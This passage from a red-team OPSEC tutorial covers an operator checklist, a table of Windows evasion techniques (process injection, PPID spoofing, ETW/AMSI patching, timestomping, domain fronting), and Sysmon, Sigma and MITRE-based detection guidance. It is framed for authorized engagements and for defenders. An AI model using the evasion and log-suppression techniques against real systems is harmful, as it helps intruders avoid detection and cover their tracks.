Rule of thumb: do not clear logs unless the engagement scope explicitly authorizes it. Selective in-process ETW suppression is quieter, scope-limited, and reversible.
11. The OPSEC Operator Checklist
| Phase | Check |
|---|---|
| Pre-op | Hostnames renamed off kali; tool hashes scrubbed; C2 profile validated against default-detection rules |
| Pre-op | Domains aged > 90 days, valid TLS certs, redirector ACLs in place, infra segmented across providers |
| Pre-op | Beacon sleep + jitter set; default pipe names changed; default Spawnto_x64 rewritten |
| During | Prefer in-memory execution (BOF, reflective, Assembly.Load); avoid disk staging |
| During | Spoof PPIDs where parent-child chains would otherwise flag; pick injection targets that already make network calls |
| During | Never run Mimikatz from disk; use in-memory credential access only with explicit authorization |
| During | Modify existing services rather than creating new ones (avoids Event ID 7045) |
| Post-op | Remove staging artifacts; never clear Security/System logs unless scope explicitly authorizes it |
| Post-op | Document every artifact for the client report — defenders need the IOC list for purple-team validation |
12. Common Attacker Techniques
| Technique | Description |
|---|---|
| Classic remote thread injection | VirtualAllocEx + WriteProcessMemory + CreateRemoteThread — most signatured behavior on Windows |
| APC injection | NtQueueApcThread into alertable threads (T1055.004) |
| Process hollowing | CreateProcess suspended → unmap → write → ResumeThread (T1055.012) |
| Parent PID spoofing | PROC_THREAD_ATTRIBUTE_PARENT_PROCESS to break parent-child chain (T1134.004) |
| Direct / indirect syscalls | Bypass userland API hooks via syscall instruction |
| Reflective DLL loading | Map DLL without LoadLibrary (T1620) |
| ETW / AMSI patching | In-process patch of EtwEventWrite / AmsiScanBuffer (T1562.001) |
| LOLBin proxied execution | rundll32, regsvr32, mshta (T1218) |
| Domain fronting | CDN-fronted TLS to mask C2 destination (T1090.004) |
| Timestomping | Rewrite $STANDARD_INFORMATION MACE timestamps (T1070.006) |
13. Defensive Strategies & Detection
The OPSEC failures above map directly to telemetry. Defenders should focus on behavior chains, not isolated IOCs — fixating on hashes catches yesterday’s adversary.
| Sysmon Event ID | Captures | OPSEC Failure It Catches |
|---|---|---|
1 | Process Create + CommandLine + ParentImage | LOLBin abuse, PPID-spoof inconsistencies, encoded PowerShell |
3 | Network Connection | Beacon callbacks; non-network processes (notepad.exe) initiating connections |
7 | Image Loaded | Unusual DLL load paths; signed-binary side-loading (T1574) |
8 | CreateRemoteThread | Classic injection triad (T1055.001) |
10 | ProcessAccess | GrantedAccess masks like 0x1010 against lsass.exe (T1003.001) |
11 | FileCreate | Staging artifacts in %TEMP%, %PUBLIC%, \ProgramData\ |
17 / 18 | Pipe Created / Connected | Default Beacon pipe names (msagent_*, status_*, postex_*) |
22 | DNS Query | DNS C2 (T1071.004) — high-frequency TXT/A to uncommon domains |
A Sigma sketch for the most common parent-spoof + LOLBin pattern:
title: Office Application Spawning rundll32 via Spoofed Parent
logsource:
  product: windows
  service: sysmon
detection:
  selection_proc:
    EventID: 1
    Image|endswith: '\rundll32.exe'
    ParentImage|endswith:
      - '\explorer.exe'
      - '\svchost.exe'
  selection_cmd:
    CommandLine|contains:
      - ',DllRegisterServer'
      - 'javascript:'
      - 'shell32.dll,Control_RunDLL'
  filter_signed_paths:
    CurrentDirectory|startswith: 'C:\Windows\System32\'
  condition: selection_proc and selection_cmd and not filter_signed_paths
level: high
Windows Security audit events to enable: 4688 (process creation with command line), 4698 (scheduled task), 7045 (new service), 1102 (Security log cleared), 4656/4663 (object access via SACL). Enable PowerShell Script Block Logging and Module Logging via GPO. Set HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL = 1 to protect LSASS, deploy Credential Guard, and enforce ASR rules blocking Office child-process spawning and LSASS credential theft. A misconfigured Sysmon ruleset is the single most common reason behavior-based detection fails — deploy a tuned config (e.g., SwiftOnSecurity or olafhartong’s modular config) and review it quarterly.
14. Tools for Red Team OPSEC Analysis
| Tool | Description | Link |
|---|---|---|
| Sysmon | Microsoft endpoint telemetry agent — the primary source for behavioral detection | sysinternals.com |
| SwiftOnSecurity / olafhartong configs | Community Sysmon configurations tuned for detection coverage | github.com |
| Process Hacker | Inspect injected memory regions, RWX allocations, suspicious threads | processhacker.sourceforge.io |
| Process Monitor | File, registry, and process activity tracing during purple-team replay | sysinternals.com |
| Sigma | Generic SIEM detection rule format used in this post | sigmahq.io |
| Velociraptor | DFIR + hunt agent; runs VQL queries across the estate | velociraptor.app |
| Volatility 3 | Memory forensics — detects reflective loads, injected sections, hollowed processes | volatilityfoundation.org |
| SilkETW / SealighterTI | Surface Microsoft-Windows-Threat-Intelligence and other ETW providers | github.com |
| Wireshark / Zeek | Network analysis for beacon periodicity, JA3/JA4 fingerprints, DNS C2 | zeek.org |
15. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Process Injection | T1055 | Sysmon EID 8/10; Threat-Intelligence ETW |
| DLL Injection | T1055.001 | Sysmon EID 8 with TargetImage |
| APC Injection | T1055.004 | Threat-Intelligence ETW; EDR kernel callbacks |
| Process Hollowing | T1055.012 | Image base mismatch; memory forensics (Volatility) |
| Parent PID Spoofing | T1134.004 | Sysmon EID 1 ParentImage vs EDR CreatingProcessId mismatch |
| Obfuscated Files / Info | T1027 | PowerShell Script Block Logging; AMSI |
| Clear Windows Event Logs | T1070.001 | Event ID 1102 / 104 |
| Timestomp | T1070.006 | $FILE_NAME vs $STANDARD_INFORMATION divergence in MFT |
| Web Protocols C2 | T1071.001 | NDR JA3/JA4 + URI anomalies |
| DNS C2 | T1071.004 | Sysmon EID 22; DNS-Client ETW |
| Proxy / Redirector | T1090 | Outbound destination ASN baseline drift |
| Domain Fronting | T1090.004 | SNI vs Host: header divergence (where TLS inspection exists) |
| System Binary Proxy Execution | T1218 | Sysmon EID 1 LOLBin command-line patterns |
| Disable or Modify Tools | T1562.001 | Threat-Intelligence ETW; EDR self-protection alerts |
| Disable Event Logging | T1562.002 | Audit policy change events; ETW provider state |
| Reflective Code Loading | T1620 | Memory forensics; RWX private region scans |
16. Summary
- OPSEC is the discipline of knowing exactly what telemetry every offensive action produces, and making conscious risk decisions about each one.
- The five-step OPSEC cycle (identify, threat, vuln, risk, countermeasure) is run before each engagement phase, not once at kickoff.
- Infrastructure OPSEC layers redirectors, aged categorized domains, segmented providers, and customized malleable C2 profiles — defaults are signatured.
- Process and network OPSEC favor in-memory execution (BOF, reflective load,
Assembly.Load), PPID spoofing, sensible injection-target selection, and sleep + jitter to destroy beacon periodicity. - Log and artifact suppression is a sharp tool: timestomping leaves
$FILE_NAMEevidence,wevtutil cltriggers Event ID 1102, and ETW patching is itself observed by the Threat-Intelligence provider. - Defenders close every loop with Sysmon, ETW, AMSI, and behavior-chain Sigma rules — focus on TTP chains, not IOCs, to catch operators who actually practice OPSEC.
Related Tutorials
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Red Teaming Fundamentals: Mindset, Methodology, and Engagement Types
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
- MITRE ATT&CK: Defense Evasion (TA0005) — Enterprise Tactic
- MITRE ATT&CK: Masquerading (T1036) — Defense Evasion Technique
- NIST CSRC: Red Team Exercise — Glossary & SP 800-53 Rev. 5 Reference
- SANS SEC565: Red Team Operations and Adversary Emulation (OPSEC Hardening & C2 Infrastructure)
- MITRE ATT&CK: Indicator Removal (T1070) — Covering Tracks Technique
- Red Canary: Atomic Red Team — Open-Source MITRE ATT&CK-Mapped Test Library